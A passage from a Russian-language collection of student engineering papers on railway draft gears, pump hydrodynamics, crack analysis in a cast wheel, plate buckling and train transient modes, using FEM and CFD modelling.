


Рис 2. Силовая характеристика аппарата ГЭ-120

Для наглядности сравнения эксперимента и результатов моделирования были построены графики (рис.3), на которых можно проследить силовые характеристики для различных скоростей.




Рис. 3. Силовая характеристика при $V = 1.62$ м/с — испытание, ... моделирование

По графикам можно заметить схожесть силовых характеристик эксперимента и моделирования: включение гидравлики на одном ходе, примерно равные максимальные силы и максимальных ход аппарата, конечно есть и различия: полимерный пакет срабатывает позже, чем при моделировании, есть потеря полноты.

По данным из эксперимента можно судить о высоких показателях поглощающего аппарата ГЭ-120, которые подтвердились при испытаниях. По сравнительным характеристикам моделирования и эксперимента, следует

сказать, что математическая модель, разработанная в ходе выполнения этой курсовой работы, довольно близко описывает эксперимент.

Список источников

1. Патент РФ на полезную модель № 73838 от 10.06.2008
2. Болдырев, А.П. Расчет и проектирование амортизаторов удара подвижного состава/ А.П. Болдырев, Б.Г. Кеглин - М.: Машиностроение -1, 2004. - 199 с.
3. Болдырев, А.П. Расчет характеристик гидроамортизатора (гидровставки) комбинированного поглощающего аппарата автосцепки // Динамика, прочность и надежность транспортных машин: сб. науч. тр. - Брянск: БИТМ, 1986. – 203 с.
4. Суслов А.Г., Богомолов Д.Ю., Шалыгин М.Г. Усталостное изнашивание поверхностей трения на уровне субшероховатости. Трение и смазка в машинах и механизмах. 2015. № 4. С. 7-10.
5. Зернин М.В., Мишин А.В., Рыбкин Н.Н., Шилько С.В. Гидродинамический анализ подшипников скольжения. часть 1: учёт нецилиндричности рабочих поверхностей. Трение и износ. 2014. Т. 35. № 5. С. 584-595.

Материал поступил в редколлегию 18.04.2024

УДК 624.04

Моделирование течения жидкости в насосе НМ 1250-260

Глазунов Антон Андреевич (ст. гр. 20-ПМ-пмо-Б)

Работа выполнена под руководством кандидата технических наук кафедры «Подвижной состав железных дорог», Жирова Павла Дмитриевича (Zhirov.bstu@yandex.ru)

Аннотация. Выполнено исследование гидродинамики насоса НМ 1250-260 в программных комплексах SOLIDWORKS и ANSYS. Проведено сравнение полученных результатов и времени вычисления.

Ключевые слова: магистральный насос, НДС, гидродинамика

Объект исследования: магистральный, центробежный насос типа НМ 1250-260. *Результаты, полученные лично автором:* исследование гидродинамики жидкости при вращении колеса магистрального насоса типа НМ 1250-260.

Работа основана на создании компьютерной модели колеса магистрального насоса, изучении метода конечных элементов и метода конечных объема применительно к задачам гидродинамики жидкости, а также аналитический и численные расчёты в программных комплексах ANSYS [1] и SOLIDWORKS [2].

Рабочим органом, с помощью которого центробежный насос воздействуют на жидкость, является рабочее колесо с изогнутыми лопастями представлен на рисунке 1.




Рисунок 1 – Основной рабочий элемент насоса

Напор, развиваемый насосом на воде в оптимальном режиме:

$$H_{OH} = F(Q) = 283.41 - 2.48 \times 10^{-6} \times 4376^2 = 255.9 \text{ м или } 2.5 \times 10^6 \text{ Па}$$

Расчет модели в программном комплексе SOLIDWORKS. На рисунке 2 показано, как распределено давление в колесе.



Рисунок 2 – Распределение давления

С помощью блока Fluid Flow (ANSYS) выполнен анализ модели в жидкой среде. На рисунке 3 показано, как распределено давление в колесе.




Рисунок 3 – Отображения полей давления

В таблице 1 показаны результаты сравнения давления на выходе в колесе.

Таблица 1 – результаты сравнения

Аналитическое решение, Па	Численное решение SOLIDWORKS, Па	Отличие от аналитического решения, %	Численное решение ANSYS, Па	Отличие от аналитического решения, %
$\sim 2.5 \times 10^6$	$\sim 5.5 \times 10^6$	120	$\sim 1.7 \times 10^6$	32

Список источников

1. Практикум по работе в системе инженерных расчетов ANSYS WORKBENCH : Учебно-методическое пособие к выполнению лабораторных работ по дисциплине «Автоматизированное проектирование нефтегазового оборудования». Том ЧАСТЬ 2. – Уфа : Уфимский государственный нефтяной технический университет, 2020. – 75 с.

2. Лагерев А.В., Бословяк П.В. Универсальная методика оптимального проектирования металлоконструкций конвейеров с подвесной лентой. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 31-36.

3. Горленко А.О., Давыдов С.В., Сканцев В.М., Куракин М.Ю. Формирование износостойких поверхностных слоев пар трения на основе применения наноалмазных материалов. Справочник. Инженерный журнал. 2013. № 4 (193). С. 23-29.

4. Федонин О.Н., Степошина С.В. Научное обоснование выбора режимов обработки при поверхностном пластическом деформировании. Вестник Брянского государственного технического университета. 2011. № 1 (29). С. 4-8.

5. Demidov A.A., Kolmakova N.P., Takunov L.V., Volkov D.V. Magnetoelastic effects in the trigonal 4f-3d crystals: rfe3(bo3)4. Physica B: Condensed Matter. 2007. Т. 398. № 1. С. 78-84.

Материал поступил в редколлегию 18.04.2024

УДК 539.421.2

Моделирование развития трещины в литом диске автомобиля

Пятков Михаил Игоревич (ст.гр. О-22-ПМ-дпм-М)

Работа выполнена под руководством кандидата технических наук кафедры
«Подвижной состав железных дорог», Жирова Павла Дмитриевича
(Zirotov.bstu@yandex.ru)

Аннотация. Проведено исследование литого диска автомобиля при расчете его коэффициента интенсивного напряжения (КИН). Получены значения КИН моделируемой трещины. Сделан вывод что она не как не повлечет дальнейшему развитию.

Ключевые слова: литой, диск, расчет, трещины, исследования, 3D, модели.

В качестве исследуемого объекта был выбран литой диск автомобиля. 3D модель диска была создана в программе КОМПАС – 3D. На рисунке 1 представлена 3D модель исследуемого литого диска.




Рисунок 1 – 3D модель литого диска

После этого нашли нагрузку, которой испытывается литой диск на испытательном стенде перед отправкой в эксплуатацию, и чтобы найти максимальные напряжения, сделали расчет напряженно-деформированного в программном комплексе Femap (рисунок 2).




Рисунок 2 – Картина эквивалентных напряжений в диске

После расчета НДС с использованием метода конечных элементов мы знаем наиболее вероятное зарождение трещин [1]. Теперь зная это, мы смогли отразили трещину в самой 3D модели [2], и после этого рассчитываем коэффициент интенсивности напряжения (КИН) рисунок 3.




Рисунок 3 – определение напряжения вблизи трещины

По картине напряженно-деформированного состояния строим 2 графика:

- 1) Зависимость σ от l .
- 2) Зависимость K_I от l




Рисунок 4 - Зависимость σ от l .




Рисунок 5 - Зависимость K_i от l

По формуле (1) определяем точное напряжение, $x = 0$.

$$y = 64584x^2 + 268x + 0,597 = 5.97 \text{ МПа} \quad (1)$$

Полученный КИН согласно использованному источнику [3] не превышает критический КИН .

$$5.97 \text{ МПа} < 30 \text{ МПа}$$

Вывод: после моделирования в 3D модели трещины и ее расчета, можно сделать вывод, то что КИН не превышает критический КИН для алюминия из которого сделан диск, из этого следует, отсутствие продолжение роста трещины и пригодность дальнейшего эксплуатирования литого диска.

Список источников

1. Шлющенко А. П. Механика разрушения и расчеты на прочность и долговечность элементов машин и конструкций с трещинами: Учеб. Пособие. – Брянск: БГТУ, 1996. – 232 с.
2. Рычков С. П. Моделирование конструкций в среде Femap with NX Nastran. – М.: ДМК Пресс, 2013. – 784 с.
3. Трещиностойкость алюминиевых сплавов. – URL: <https://mash-xxl.info/info/542358/>.
4. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Дифференциальные уравнения динамики электромагнитных процессов в

регулируемом асинхронном электроприводе с поворотным статором. Наука и техника транспорта. 2008. № 3. С. 50-55.

5. Куц В.В., Сидорова М.А., Разумов М.С., Мальнева Ю.А. Моделирование производящих поверхностей охватывающих фрез с конструктивной радиальной подачей для обработки валов с равноосным контуром. Вестник Брянского государственного технического университета. 2016. № 4 (52). С. 146-150.

Материал поступил в редколлегию 18.04.2024

УДК 681.5.037

Расчет устойчивости ортотропных пластин

Решетникова Екатерина Юрьевна (ст.гр. О-20-ПМ-пмо-Б)


Работа выполнена под руководством ассистента кафедры «Подвижной состав железных дорог», Кравцова Сергея Андреевича (kravtsovs_bryansk@mail.ru)

Аннотация. При проектировании конструкций необходимо проводить множество расчетов в зависимости от их условий эксплуатации и, соответственно, предъявляемых к ним требованиям. Одним из требований к разработке является соблюдение условий устойчивости – способности конструкций противостоять внешним нагрузкам и сохранять свою форму и размеры. Расчет можно проводить как с использованием аналитических зависимостей, так и с использованием компьютерного моделирования, например, метода конечных элементов (МКЭ).

Ключевые слова: ортотропные пластины, устойчивость, метод конечных элементов, напряженно деформированное состояние, ребра жесткости, подкрепление.

Применение прямоугольных пластин в инженерных конструкциях зачастую обусловлено их простотой производства, простотой монтажа и низкой стоимостью. Это позволило подобным пластинам получить широкое распространение в различных областях техники. В зависимости от условий закрепления могут возникать различные типы потери устойчивости, к примеру, изгибная, мембранная и крутильная. Задача определения устойчивости сводится к задаче о нахождении критического значения нагрузки, при котором пластина теряет свою устойчивость.

Для обеспечения большей устойчивости в пластинах могут применяться различные укрепляющие элементы, которые существенно не влияют на вес конструкции, но добавляют ей устойчивости. В качестве таких элементов в инженерной практике часто используют ребра жесткости в виде балок с различным поперечным сечением (рисунок 1.).



a – длинная сторона пластины; b – короткая сторона пластины;
 l_y – расстояние между ребрами жесткости.

Рис.1. Схема пластины, подкреплённой ребрами жесткости.

На пластину по направлению оси X действуют сжимающие равномерно распределенные напряжения σ_x . Длинную сторону пластины обозначим a , короткую сторону – b . Критические напряжения потери устойчивости пластины вычисляются по формуле [1]:

$$\sigma_{кр} = KE \left(\frac{\delta}{b} \right)^2,$$

где δ – толщина пластины; ν – коэффициент Пуассона; $K = 0,9K_3$ – коэффициент устойчивости, усредненный по материалам; K_3 – коэффициент устойчивости, который зависит от соотношения сторон a/b (длины к ширине) и от условий закрепления каждой из сторон пластины (свободный край, шарнирное опирание, заделка).

В качестве объекта рассчитывалась пластина размерами: $a = 0,1$ м, $b = 0,1$ м, $\delta = 0,002$, $\nu = 0,3$. В соответствии с вышесказанным критическая сила сжатия пластины $P_{кр} = 20250$ Н.

Моделирование пластины на устойчивость проводилось в пакете Femap [2]. На рисунке 2 показана модель пластины, разбитой на четырех узловые прямоугольные элементы для расчета на устойчивость методом МКЭ. Критическая сила сжатия пластины при расчете МКЭ $P_{кр} = 19820,7$ Н.




Рис.2. Конечноэлементная модель пластины для расчета на устойчивость.

Поскольку разница между аналитическим решением и расчетом МКЭ составила менее 3%, что позволяет подобные модели использовать в дальнейшем.

Список источников

1. Короткин Я.И., Локшин А.З., Сиверс Н.Л. Изгиб и устойчивость пластин и круговых цилиндрических оболочек // Строительная механика корабля. Л.: Судпромгиз, 1955.
2. Прочность. Устойчивость. Колебания: справочник. // Биргер И.А., Пановко Я.Г. М.: Машиностроение, 1968. Т. 3.
3. Kirichek A.V., Barinov S.V., Yashin A.V. Increasing durability by deformational hardening under the conditions of back-to-back endurance by creating heterogeneous patterns. В сборнике: IOP Conference Series: Materials Science and Engineering. 2016. С. 012158.
4. Olshevskiy A., Lee S., Kim C.-W., Dmitrochenko O. A triangular plate element 2343 using second-order absolute-nodal-coordinate slopes: numerical computation of shape functions. Nonlinear Dynamics. 2013. Т. 74. № 3. С. 769-781.
5. Петрешин Д.И., Федонин О.Н., Хандожко А.В., Прокофьев А.Н. Модернизация систем управления металлорежущих станков с чпу для расширения функциональных возможностей станков. Фундаментальные и прикладные проблемы техники и технологии. 2014. № 3 (305). С. 148-153.

Материал поступил в редколлегию 18.04.2024

УДК 62-41

Моделирование переходных режимов движения поезда на уклонах

Тишин А.Е. (ст.гр. О-22-ПМ-дпм-М)

Работа выполнена под руководством профессора кафедры «Подвижной состав железных дорог», Болдырева Алексея Петровича (mdsm.bstu@ya.ru)

Аннотация. Оценена работа перспективных поглощающих аппаратов при поездных режимах эксплуатации. Проведено сравнение исследуемых поглощающих аппаратов с серийно выпускаемыми. Получено распределение продольных сил по длине состава.

Ключевые слова: грузовой вагон, цистерна, поглощающий аппарат, переходные режимы, продольные силы

В последнее время стали находить применения эластомерные, полимерные, комбинированные фрикционные поглощающие аппараты. Одно из направлений при проектировании таких конструкций — повышение надежности и долговечности автосцепного устройства, в том числе за счет применения высокоэнергоемких поглощающих аппаратов.

Экспериментальные исследования, требующие непосредственного измерения нагрузок, затруднительны, так как являются трудоемкими и дорогостоящими. К тому же эксперимент невозможен для прогнозирования нагруженности при перспективных условиях эксплуатации, а также в случае, если необходимо оценить работу разрабатываемых поглощающих аппаратов. Поэтому основным методом решения проблемы является математическое моделирование нагруженности.

В задачу настоящей работы входит исследование продольной нагруженности грузового вагона, оснащенного различными типами поглощающих аппаратов при переходных режимах движения поезда. Рассматриваются задачи трогания поезда, режимы полного служебного торможения, движение состава по переломам профиля, оценивается влияние применения различных поглощающих аппаратов на уровень продольных сил.

Для расчёта используется программный комплекс "Train.net".

К переходным режимам движения поезда относятся пуск поезда в ход, торможение, резкое изменение режима тяги, движение по переломам профиля.

Продольные силы в поезде при переходных режимах движения могут существенно превосходить силы установившегося режима. Принципиальным отличием условия взаимодействия вагонов в поезде при переходном режиме являются относительные движения вагонов колебательного, а иногда и ударного характера.

Применимость той или иной модели вагона определяется содержанием решаемой задачи. Задача выбора оптимальных параметров поглощающих аппаратов выдвигает ряд требований к модели цистерны и вагона [1].

Расчетные схема вагона и цистерны приведены на рис. 1.

